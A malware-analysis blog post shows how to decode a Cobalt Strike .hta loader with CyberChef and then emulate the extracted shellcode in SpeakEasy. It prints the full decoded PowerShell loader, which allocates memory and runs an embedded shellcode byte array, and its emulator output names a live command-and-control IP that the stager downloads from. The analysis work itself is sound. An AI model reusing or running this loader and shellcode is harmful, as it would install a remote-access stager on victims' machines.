Cobalt Strike Malware Analysis With CyberChef and Emulation - .HTA Loader Example

By Matthew

Published: 2023-10-20 · Archived: 2026-04-10 02:46:33 UTC

In this post. we will demonstrate a process for decoding a simple .hta loader used to load cobalt strike shellcode. We will perform initial analysis using a text editor, and use CyberChef to extract embedded shellcode. From here we will validate the shellcode using an emulator (SpeakEasy) and perform some basic analysis using Ghidra.


Hash: `2c683d112d528b63dfaa7ee0140eebc4960fe4fad6292c9456f2fbb4d2364680`

Malware Bazaar Link:

Analysis

Analysis can begin by downloading the zip file into a safe virtual machine and unzipping it with the password `infected`

This will reveal a `.hta` file. A `.hta` file is essentially an html file with an embedded script. Our aim is to locate and analyse the embedded script.



Since .hta is a text-based format, we can go straight to opening the file inside of a text editor.

Analysis with a Text Editor

Opening the file inside of a text editor will reveal a small piece of obfuscated code followed by a large base64 blob.

For the purposes of this blog, we don't need to decode the initial pieces as it's safe to assume that it just executes a PowerShell command containing the base64 blob.

We can tell this by the presence of a PowerShell command and a broken-up `wscript.shell`. Which is commonly used to execute commands from javascript.

Using the theory that the initial script just executes the base64 blob, we can go straight to decoding the base64.

If the base64 blob does not decode, we can always return to the initial pieces to investigate further.

Decoding the Base64

We can proceed by highlighting the entire base64 blob and copying it into cyberchef, from here we can attempt to decode it.

Copying the base64 content into CyberChef, we can see plaintext with null bytes in-between the characters.

This generally indicates utf-16 encoding, which is very simple to remove with "decode text" or "remove null bytes"

Null bytes in-between valid text.

Typically this indicates utf-16 and that we need to remove null bytes

By adding a "remove null bytes" into the recipe, we can obtain the decoded content which looks like a PowerShell script.

The use of "decode text" and "utf-16" would also have worked fine.

Recipe

From Base64

Alphabet A-Za-z0-9+/=

Remove non-alphabet chars

Strict mode

Decode text

Encoding UTF-16LE (1200)

Null bytes have been removed using "decode text + utf-16"

"Remove null byte" also works well.

Input

Output

```
$MPm = '$MP = ''[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);'';$gL = Add-Type -memberDefinition $MP -Name "Win32" -namespace Win32Functions -passthru;[Byte[]];[Byte[]]$aN =
```


Either of these options will result in a decoded powershell script, which we can highlight and copy into a new text editor window.

```
$MPm = '$MP = ''[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
flAllocationType, uint flProtect);[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr
lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);'';$gL = Add-Type
-memberDefinition $MP -Name "Win32" -namespace Win32Functions -passthru;[Byte[]];[Byte[]]$aN =
0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0x
b7,0x4a,0x26,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf0,0x52,0x57,0x8b,0x52,0x
10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,0xd0,0x50,0x8b,0x48,0x18,0x8b,0x58,0x20,0x01,0xd3,0xe3,0x3
c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc0,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d
,0x24,0x75,0xe2,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,
0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x86,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0
x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x00,0x
ff,0xd5,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x05,0x68,0x33,0x4f,0x31,0xae,0x6
8,0x02,0x00,0x01,0xbb,0x89,0xe6,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0c,0xff,0x4e,0x08,0x75
,0xec,0x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x8b,0x36,0x6a,0x40,
0x68,0x00,0x10,0x00,0x00,0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,0x68,0x02,0xd9,0
xc8,0x5f,0xff,0xd5,0x01,0xc3,0x29,0xc6,0x85,0xf6,0x75,0xec,0xc3;$Ud = 0x1000;if ($aN.Length -gt 0x1000){$Ud =
$aN.Length};$mM=$gL::VirtualAlloc(0,0x1000,$Ud,0x40);for ($Bw=0;$Bw -le ($aN.Length-1);$Bw++)
{$gL::memset([IntPtr]($mM.ToInt32()+$Bw), $aN[$Bw], 1)};$gL::CreateThread(0,0,$mM,0,0,0);for (;){Start-Sleep 60};';$cF = [
System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($MPm));$pq = "-ec ";if([IntPtr]::Size -eq 8){$Jr =
$env:SystemRoot + "\syswow64\WindowsPowerShell\v1.0\powershell";iex "& $Jr $pq $cF"}else{;iex "& powershell $pq $cF";}
```

Analysis of The PowerShell Script

With the PowerShell script now placed into a text editor, we can go ahead and scan for keywords or anything that may indicate where we can go next.

For me, there are two primary things that stand out. That is the large blob of hex bytes in the middle of the script, as well as numerous references to api's that can be used to allocate (VirtualAlloc), write (memset) and execute (CreateThread) something in memory.



> There are a few small things at the bottom of the script but these aren't as important. The script sleeps for 60 seconds and appears to attempt to switch to a 64 bit version of Powershell if the initial script fails.


For now, let's go on the assumption that the hex bytes contain something that is going to be executed.

Decoding The Hex Bytes Using CyberChef


To analyse the hex bytes, we can copy them out and try to decode them using CyberChef.

We can do that by copying out the following bytes and moving them to CyberChef.

Once copied, the bytes can be decoded with a simple "from hex" operation. In this case the commas `,` and `0x` were automatically recognized.




We can also see that the although the content was "decoded", it still doesn't look good. It looks like a blob of junk that failed to decode.



Validating ShellCode With CyberChef


At this point, we need to validate our assumption that the decoded content is shellcode. At first glance it looks like a blob of junk.

> One common way is to look for plaintext values (ip's, API names) inside of shellcode, but this won't help us here. We'll need to do additional analysis



Using [CyberChef](), we can validate our theory that the content is shellcode by attempting to disassemble the bytes.

To do this, we need to convert the values to hex and then use the Disassemble x86 operation of CyberChef.



Here we can see that the bytes have successfully disassembled, we can primarily tell this since there are.

- no glaring red sections indicating a failed disassembly
- `CLD` - ([Clear Direction]()) - Which is common first command executed by shellcode.

There are some other indicators like an early `call` operation and a `ror 0D` operation which are common to Cobalt Strike shellcode. These are patterns that are strange but become easily recognizable after you've seen a few shellcode examples.

For now, we can assume with higher confidence that the data is shellcode and do further validation by attempting to execute it.


> At this point you could continue to analyse the disassembled bytes for signs of something "interesting", but this is generally difficult and requires some familiarity with x86 instructions. It is often much easier to try and execute the code. Especially for larger shellcode samples.

Validating ShellCode By Executing Inside an Emulator

To further validate that the data is shellcode and attempt to determine its functionality, we can save it to a file and try to run it inside an emulator or debugger.

In this case, we will be using the [SpeakEasy]() tool from FireEye. [You can read about SpeakEasy here]() and [Download it from GitHub]()

Before running SpeakEasy, we can first download the raw bytes of our suspected shellcode. (make sure to remove the `to hex` and `disassemble x86` operations)



You can name the file anything you like, we have named it `shellcode.bin`.

Name	Date modified	Type	Size
2c683d112d528b63dfaa7ee0140eebc4960fe4f...	20/10/2023 3:40 AM	HTML Application	8 KB
2c683d112d528b63dfaa7ee0140eebc4960fe4f...	19/10/2023 8:40 PM	7zFM.exe file	3 KB
shellcode.bin	19/10/2023 11:45 PM	BIN File	1 KB

From here, a command prompt can be opened at the SpeakEasy tool executed with the following commands.

- `-t` - Target file to emulate
- `-r` - Tells SpeakEasy that the file is shellcode
- `-a x86` - Tells SpeakEasy to assume `x86` instructions. (This will almost always be `x86` or `x64`. If either fails, try the other one)

```
FLARE Thu 19/10/2023 23:46:27.91
C:\Users\Lenny\Desktop\malware\cobalt_hta>speakeasy -t shellcode.bin -r -a x86_
```

Hitting enter, SpeakEasy is successfully able to emulate the code. We can see that numerous API calls were made in an attempt to download something from `51.79.49[.]174:443`

```
FLARE Thu 19/10/2023 23:46:05.06
C:\Users\Lenny\Desktop\malware\cobalt_hta>speakeasy -t shellcode.bin -r -a x86
* exec: shellcode
0x10a2: 'kernel32.LoadLibraryA("ws2_32")' -> 0x78c00000
0x10b2: 'ws2_32.WSAStartup(0x190, 0x1203e4c)' -> 0x0
0x10c1: 'ws2_32.WSASocketA("AF_INET", "SOCK_STREAM", 0x0, 0x0, 0x0, 0x0)' -> 0x4
0x10db: 'ws2_32.connect(0x4, "51.79.49.174:443", 0x10)' -> 0x0
0x10f8: 'ws2_32.recv(0x4, 0x1203e40, 0x4, 0x0)' -> 0x4
0x110b: 'kernel32.VirtualAlloc(0x0, 0x8, 0x1000, "PAGE_EXECUTE_READWRITE")' -> 0x50000
0x1119: 'ws2_32.recv(0x4, 0x50000, 0x8, 0x0)' -> 0x8
0x50008: Unhandled interrupt: intnum=0x3
0x50008: shellcode: Caught error: unhandled_interrupt
* Finished emulating

FLARE Thu 19/10/2023 23:46:27.91
C:\Users\Lenny\Desktop\malware\cobalt_hta>
```

Conclusion

At this point, it would be safe to assume that the primary purpose of the entire script and shellcode is to act as a downloader.

At this point, we would investigate connections to that IP address and identify if anything was successfully downloaded and executed. You could also investigate any recent malware alerts for Cobalt Strike, or perform some hunting on the initial execution of .hta (mshta.exe parent process) to powershell.exe (child process).

Sign up for Embee Research

Malware Analysis Insights

No spam. Unsubscribe anytime.

Source: https://embee-research.ghost.io/malware-analysis-decoding-a-simple-hta-loader/